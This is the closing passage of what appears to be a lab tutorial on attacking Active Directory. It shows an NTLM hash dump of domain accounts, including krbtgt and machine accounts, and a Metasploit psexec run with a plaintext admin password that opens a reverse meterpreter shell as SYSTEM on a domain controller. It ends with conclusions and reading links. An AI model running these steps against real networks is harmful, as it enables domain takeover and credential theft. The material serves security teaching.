Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5e69adade51f7ea647b7459db85bcd19:::
testuser1:1104:aad3b435b51404eeaad3b435b51404ee:0a8bcd864ac3ddbfdadb713943c605f6:::
testadmin:1105:aad3b435b51404eeaad3b435b51404ee:5b4c6335673a75f13ed948e848f00840:::
testuser2:1106:aad3b435b51404eeaad3b435b51404ee:2bbcb755c8e26982cd3b401c6757bc6a:::
testuser3:1107:aad3b435b51404eeaad3b435b51404ee:4bf550041a61cf45721bd81cbac6dc03:::
sqldatabase:1109:aad3b435b51404eeaad3b435b51404ee:0d2004d9c58d4a7e11b23087c1ebf1f1:::
hacker:1116:aad3b435b51404eeaad3b435b51404ee:dee7b26d15c0834d8845feb05b8ca7ca:::
DC-01$:1000:aad3b435b51404eeaad3b435b51404ee:b49837af8b01cbc8ca23eb9589929839:::
WS-01$:1110:aad3b435b51404eeaad3b435b51404ee:c402ee9f79af65daa9d2b59697c354e8:::
WS-02$:1111:aad3b435b51404eeaad3b435b51404ee:0bdb672611af6499298f6efcfca38072:::
meterpreter >
```

Exploiting AD



Exploiting AD

- Login as the admin
  - Our setup is very basic, but typically the AD admins will have different roles to the DC admin.
    - i.e., access to DC but not the system privilege. Our exercise was setup for simplicity.

```
msf6 exploit(windows/smb/psexec) > set SMBPass Password1!
SMBPass ⇒ Password1!
msf6 exploit(windows/smb/psexec) > set smbuser administrator
smbuser ⇒ administrator
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.68.8:4444
[*] 192.168.68.13:445 - Connecting to the server ...
[*] 192.168.68.13:445 - Authenticating to 192.168.68.13:445|dc.local as user 'administrator' ...
[*] 192.168.68.13:445 - Selecting PowerShell target
[*] 192.168.68.13:445 - Executing the payload ...
[+] 192.168.68.13:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 192.168.68.13
[*] Meterpreter session 5 opened (192.168.68.8:4444 → 192.168.68.13:56551) at 2022-09-10 02:33:19 +0800

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Conclusion

- Active Directory is widely used, but it is often ill-configured and causes a lot of security issues.
- We had a look at how various ways the AD could be exploited, and there are many other exploits that attacks AD.
- Moving to the cloud (i.e., Azure AD) requires additional security measures as now the DC cannot be hidden within the private network so easily.

Additional Items

- Active Directory topics
  - https://theitbros.com/category/windows/active-directory/
  - https://www.lepide.com/blog/what-is-active-directory-and-how-does-it-work/
- Disable password policy on AD
  - https://blog.tiga.tech/disable-the-password-complexity-for-active-directory-on-a-domain-controller/
- Mimikatz
  - https://adsecurity.org/?page_id=1821

References

- Learn the Basics of Active Directory
  - https://blog.netwrix.com/2017/04/20/tutorial-learn-the-basics-of-active-directory/